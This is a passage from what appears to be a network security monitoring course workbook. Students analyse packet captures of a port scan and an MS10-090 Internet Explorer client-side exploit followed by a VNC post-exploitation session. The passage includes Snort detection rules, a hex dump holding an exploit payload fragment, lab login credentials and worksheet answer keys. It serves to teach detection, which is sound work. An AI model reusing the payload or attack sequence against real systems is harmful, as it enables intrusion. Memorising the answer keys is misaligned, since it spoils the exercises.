
Then press "Apply"

Filter: <code>ip.src==10.5.11.46 and ip.dst==10.5.11.0/24</code> Expression... Clear Apply							
No.	Time	Source	Destination	Protocol	Length	Info	
2053	7246.80660	10.5.11.46	10.5.11.49	TCP	60	1164 > 135 [ACK] Seq=1 Ack=1 Win=64240 Len=0	
2102	7247.04759	10.5.11.46	10.5.11.49	TCP	60	1164 > 135 [ACK] Seq=2 Ack=2 Win=64240 Len=0	
2099	7247.04665	10.5.11.46	10.5.11.49	TCP	60	1164 > 135 [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0	
2051	7246.80584	10.5.11.46	10.5.11.49	TCP	62	1164 > 135 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	
2066	7246.81922	10.5.11.46	10.5.11.49	TCP	60	1166 > 139 [ACK] Seq=1 Ack=1 Win=64240 Len=0	
2140	7247.08958	10.5.11.46	10.5.11.49	TCP	60	1166 > 139 [ACK] Seq=2 Ack=2 Win=64240 Len=0	
2136	7247.08756	10.5.11.46	10.5.11.49	TCP	60	1166 > 139 [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0	
2064	7246.81846	10.5.11.46	10.5.11.49	TCP	62	1166 > 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	

This is a good start, but provides too much information.

- A. Click on packet 2051 (SYN) and expand the arrow next to "Transmission Control Protocol...."
- B. Right-click on "Flags: 0x002 (SYN)".
- C. Go to "Apply as Filter"
- D. Choose "...and Selected".

Note: You must choose "...and Selected" and not simply "Selected": "...and Selected" will append the display filter to our existing display filter.



The resulting display filter is: (ip.src==10.5.11.46 and ip.dst==10.5.11.0/24) && (tcp.flags == 0x0002)

This provides a nice summary of port scanning by 10.5.11.46.

Filter: (ip.src==10.5.11.46 and ip.dst==10.5.11.0/24) && (tcp.flags == 0x0002) Expression... Clear Apply						
No.	Time	Source	Destination	Protocol	Length	Info
2051	7246.80584	10.5.11.46	10.5.11.49	TCP	62	1164 → 135 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
2064	7246.81846	10.5.11.46	10.5.11.49	TCP	62	1166 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
2113	7247.06194	10.5.11.46	10.5.11.49	TCP	62	1171 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
13469	7433.42387	10.5.11.46	10.5.11.183	TCP	62	2734 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
13542	7434.04530	10.5.11.46	10.5.11.183	TCP	62	2743 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
13710	7435.42932	10.5.11.46	10.5.11.183	TCP	62	2768 → 135 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
20539	7567.02325	10.5.11.46	10.5.11.49	TCP	62	3662 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
26013	7624.92410	10.5.11.46	10.5.11.183	TCP	62	3985 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
28059	7811.28744	10.5.11.46	10.5.11.183	TCP	62	4103 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
28084	7811.32178	10.5.11.46	10.5.11.49	TCP	62	4105 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1

14. Enter the ports in the proper worksheet in the previous section.

Answers

1. What is the socket pair that indicates successful service-side compromise?

<i>SOURCE IP:SOURCE PORT</i>	<i>DESTINATION IP: DESTINATION PORT</i>
10.5.79.142:50023	10.5.11.46:445

2. What is the hostname/workstation name of the attacker?

<i>ATTACKER WORKSTATION NAME</i>
z2TooPt16ejX3s4N

3. What is the socket pair that indicates successful post-exploitation?

<i>SOURCE IP:SOURCE PORT</i>	<i>DESTINATION IP: DESTINATION PORT</i>
10.5.11.46:1082	10.5.79.142:80

4. What is the name of the executable transferred during exploit?

<i>EXECUTABLE NAME</i>
pLMS

5. The attacker pivoted from 10.5.11.46 and used it to attempt to exploit two other systems. Which two systems were they, and was the pivoted exploit successful?

<i>IP OF PIVOTED VICTIM</i>	<i>WAS THE PIVOTED EXPLOIT SUCCESSFUL? (Y/N)</i>
10.5.11.49	Y
10.5.11.183	N

6. Analyze the pcap at /nsm/sensor_data/Sec-511-Linux-eth0/dailylogs/2014-07-06/snort.log.1404670449. Which IP address range was queried via ARP by 10.5.11.46?

<i>IP ADDRESS RANGE QUERIED VIA ARP</i>
10.5.11.0/24

7. Analyze the pcap at /nsm/sensor_data/Sec-511-Linux-eth0/dailylogs/2014-07-06/snort.log.1404670449. Which which TCP ports were scanned on each live system by 10.5.11.46?

<i>TCP PORTS SCANNED ON EACH LIVE SYSTEM</i>
135,139,445

Exercise 3.3 – 511.3 Final Exercise

Objectives

- Analyze a client-side exploit
- Identify suspicious User Agents
- Identify short SSL certificate issuer subject fields
- Perform hands-on analysis using Network Miner, Snort, Sguil, Bro and Wireshark

Exercise Setup

This exercise has three parts:

1. Analysis of a client-side exploit with Sguil
2. Analysis of user agents using the pcaps located at: /pcaps/conduit.pcap and /pcaps/styx.pcap
3. Analysis of SSL certificate issuer subjects using the pcaps located at: /pcaps/tbot.pcap and /pcaps/normal/https/alexa-top-500.pcap

All pcaps are located in the Sec-511-Linux VM.

1. Begin this exercise by double-clicking on the Sguil desktop launcher in the Sec-511-Linux VM



Sguil credentials:

- Username: student
- Password: Security511

Leave other defaults as-is, and press "OK"

If you receive an "Unable to connect..." error, it is likely because the VM just started up, and services are still launching. Wait a minute and try again.

When Sguil asks to "Select Network(s) to Monitor," check Sec-511-Linux-eth0 and then "Start SGUIL"

Also open a Sec-511-Linux terminal.

You may attempt this exercise with no hints, or with a complete step-by-step walkthrough.

It's your choice: students experienced with Linux command line tools like awk, grep and sort, as well as Bro, Network Miner, Snort, Sguil and Wireshark may wish to attempt this exercise without hints.

Please use the worksheets in the "Exercise – No Hints" section in either case, to fill in the requested data.

The final section contains the completed worksheet answers.

Exercise – No hints**Sguil client-side exploit analysis**

1. The following questions are based on a client-side exploit that occurred on 2014-07-06 at 20:29
2. What is the socket pair that indicates successful client-side compromise?

<i>SOURCE IP:SOURCE PORT</i>	<i>DESTINATION IP: DESTINATION PORT</i>

3. What is the name of the dll transferred during the client-side exploit?

<i>DLL NAME</i>

4. What is the socket pair that indicates successful post-exploitation?

<i>SOURCE IP:SOURCE PORT</i>	<i>DESTINATION IP: DESTINATION PORT</i>

5. What operating system is running on 10.5.11.48? Be as specific as possible.

<i>OPERATING SYSTEM</i>

Analysis of /pcaps/conduit.pcap and /pcaps/styx.pcap

6. What is the most suspicious User-Agent string contained in each pcap?

<i>PCAP</i>	<i>USER-AGENT STRING</i>
/pcaps/conduit.pcap	
/pcaps/styx.pcap	

Analysis of /pcaps/normal/https/alexa-top-500.pcap and /pcaps/tbot.pcap

7. Create a file containing the unique SSL certificate issuer subjects present in both /pcaps/normal/https/alexa-top-500.pcap and /pcaps/tbot.pcap

Identify the shortest unique SSL certificate issuer subject in both pcaps. List the length of each shortest issuer subject in bytes. Note: tshark and bro may provide different answers: the answer key is based on bro.

<i>PCAP</i>	<i>SHORTEST SSL ISSUER SUBJECT LENGTH IN BYTES</i>
/pcaps/normal/https/alexa-top-500.pcap	
/pcaps/tbot.pcap	

Exercise – Step-by-step instructions

1. What is the socket pair that indicates successful client-side compromise?

There are many client-based alerts regarding the traffic between **10.5.11.48** and **10.5.54.232**.

Here is the Sguil summary view of the alert “**ET WEB_CLIENT MS10-090 IE CSS Exploit Metasploit...**”

ST	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	..	Event Message
RT	3.23381	2014-07-06 20:29:24	10.5.11.48	49160	10.5.54.232	80	6	ET POLICY exe download via HTTP - Informational
RT	3.23382	2014-07-06 20:29:24	10.5.54.232	80	10.5.11.48	49160	6	ET WEB_CLIENT MS10-090 IE CSS Exploit Metasploit ...
RT	3.23386	2014-07-06 20:29:27	10.5.54.232	5900	10.5.11.48	49161	6	ET SHELLCODE Possible Call with No Offset TCP Shel...
RT	3.23387	2014-07-06 20:29:27	10.5.11.48	49161	10.5.54.232	5900	6	GPL POLICY VNC server response
RT	3.23388	2014-07-06 20:29:27	10.5.54.232	5900	10.5.11.48	49161	6	GPL POLICY VNC server response

☒ Show Packet Data		☒ Show Rule	
alert tcp \$EXTERNAL_NET \$HTTP_PORTS -> \$HOME_NET any (msg:"ET WEB_CLIENT MS10-090 IE CSS Exploit Metasploit POC Specific Unicoed"; flow:to_client,established; content:"[40 00 69 00 6d 00 70 00 6f 00 72 00 74 00]"; content:"[40 00 69 00 6d 00 70 00 6f 00 72 00 74 00]"; distance:0; content:"[40 00 69 00 6d 00 70 00 6f 00 72 00 74 00]"; distance:0; pcre:"/@\x00\x00m\x00p\x00o\x00r\x00f\x00\x20{4,20}[\^x00w/s.]/sG"; reference:cve,CVE-2010-3971; reference:url,breakingpointssystems.com/community/blog/ie-vulnerability/; reference:bid,45246; class:metasploit_admin; sid:2014140; rev:1)			

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
	10.5.54.232	10.5.11.48	4	5	0	306	21958	2	0	64	36318


TCP	Source Port	Dest Port	R 1	R 0	U G	A K	P H	R S	S Y	F I	Seq #	Ack #	Offset	Res	Window	Urp	ChkSum
	80	49160	.	.	.	X	X	.	.	.	175025606	963410742	5	0	37	0	29533

DATA	48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65 78 74 2F 63 73 73 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 53 65 72 76 65 72 3A 20 41 70 61 63 68 65 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 31 36 32 0D 0A 0D 0A FF FE 40 00 69 00 6D 00 70 00 6F 00 72 00 74 00 20 00 22 00 20 E0 5A 10 20 E0 5A 10 20 E0 5A 10 20 E0 5A 10 22 00 3B 00	HTTP/1.1 200 OK. .Content-Type: t ext/css..Connect ion: Keep-Alive. .Server: Apache. .Content-Length: 162.....@.i.m. p.o.r.t. ". .Z. .Z. .Z. .Z.;
------	---	---


If necessary, see lab 1.1 (the first lab in the workbook) for details on maximizing screen real estate.

2. Enter the socket pair that “indicates successful client-side compromise” in the worksheet in the previous section. Note that the client is the system that sent the first SYN packet: 10.5.11.48. You may use Wireshark and “Follow TCP Stream” to verify which system sent the first SYN packet (see next step).
3. What is the name of the DLL transferred during the client-side exploit?

Right-click on the Alert ID for “**ET WEB_CLIENT MS10-090 IE CSS Exploit Metasploit...**” and launch Wireshark. Ensure the event you view uses destination (DPort) **49160**. Then go to Analyze->Follow TCP stream in **Wireshark**.




Isolate the client->server traffic by clicking the "Entire conversation" bar:



Change it to "10.5.11.48:49160 -> 10.5.54.232:80 (2197 bytes)"

Entire conversation (72886 bytes)
10.5.11.48:49160 → 10.5.54.232:80 (2197 bytes)
10.5.54.232:80 → 10.5.11.48:49160 (70689 bytes)

You will now see the traffic sent by the client.



4. Enter the DLL name in the worksheet in the previous section.


5. What is the socket pair that indicates successful post-exploitation?

A new socket pair is created 3 seconds after the MS10-090 client-side exploit. The alert is **"GPL POLICY VNC server response"**:

ST	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	...	Event Message
RT	3.23382	2014-07-06 20:29:24	10.5.54.232	80	10.5.11.48	49160	6	ET WEB_CLIENT MS10-090 IE CSS Exploit Metasploit ...
RT	3.23386	2014-07-06 20:29:27	10.5.54.232	5900	10.5.11.48	49161	6	ET SHELLCODE Possible Call with No Offset TCP Shel...
RT	3.23387	2014-07-06 20:29:27	10.5.11.48	49161	10.5.54.232	5900	6	GPL POLICY VNC server response
RT	3.23388	2014-07-06 20:29:27	10.5.54.232	5900	10.5.11.48	49161	6	GPL POLICY VNC server response
RT	4.475	2014-07-06 20:29:27	10.5.11.48	49161	10.5.54.232	5900	6	PADS New Asset - vnc VNC (Protocol %03d.%03d)

☒ Show Packet Data ☒ Show Rule													
alert tcp \$EXTERNAL_NET any -> \$HOME_NET any (msg:"GPL POLICY VNC server response"; flow:established; content:"RFB 0"; depth:5; content:".0"; depth:2; offset:7; classtype:misc-activity; sid:2100560; rev:7);													
/nsm/server_data/securityonion/rules/Sec-511-Linux-eth0-1/downloaded.rules: Line 15948													
IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum		
	10.5.11.48	10.5.54.232	4	5	0	52	538	2	0	126	41608		
TCP	Source	Dest	R	R	U	A	P	R	S	F			
	Port	Port	1	0	G	K	H	T	N	N	Seq #	Ack #	Offset
	49161	5900	.	.	.	X	X	.	.	.	2926158359	163770555	5
	52 46 42 20 30 30 33 2E 30 30 38 0A										RFB 003.008.		


Right-click on the **"GPL POLICY VNC server response"** event ID in Sguil, launch Wireshark and follow the TCP stream. You will see a DOS EXE transferred:



6. Enter the post-exploitation socket pair in the worksheet in the previous section. Remember: the client sends the first SYN.


7. What operating system is running on 10.5.11.48? Be as specific as possible.

Right-click on the Alert ID for “ET WEB_CLIENT MS10-090 IE CSS Exploit Metasploit...” and launch Wireshark. Then follow the TCP stream:



As we learned earlier today in 511.3, “Windows NT 6.1” is Windows 7 or Server 2008 R2.

We can also use NetworkMiner. Right-click on the Alert ID for “ET WEB_CLIENT MS10-090 IE CSS Exploit Metasploit...” and launch NetworkMiner.



NetworkMiner offers a few opinions.

- P0f claims “Windows XP/2000” (incorrect)
- Satori claims “Windows 7 (50%)” or “Windows Vista (50%)”
- Host details verifies the version used in the user agent is “Windows NT 6.1”

Satori is close, but the user agent string “Windows NT 6.1” indicates Windows 7 is most likely. This is a client-side attack, making Windows 7 more likely than Server 2008 R2.

8. Enter the operating system in the worksheet in the previous section.

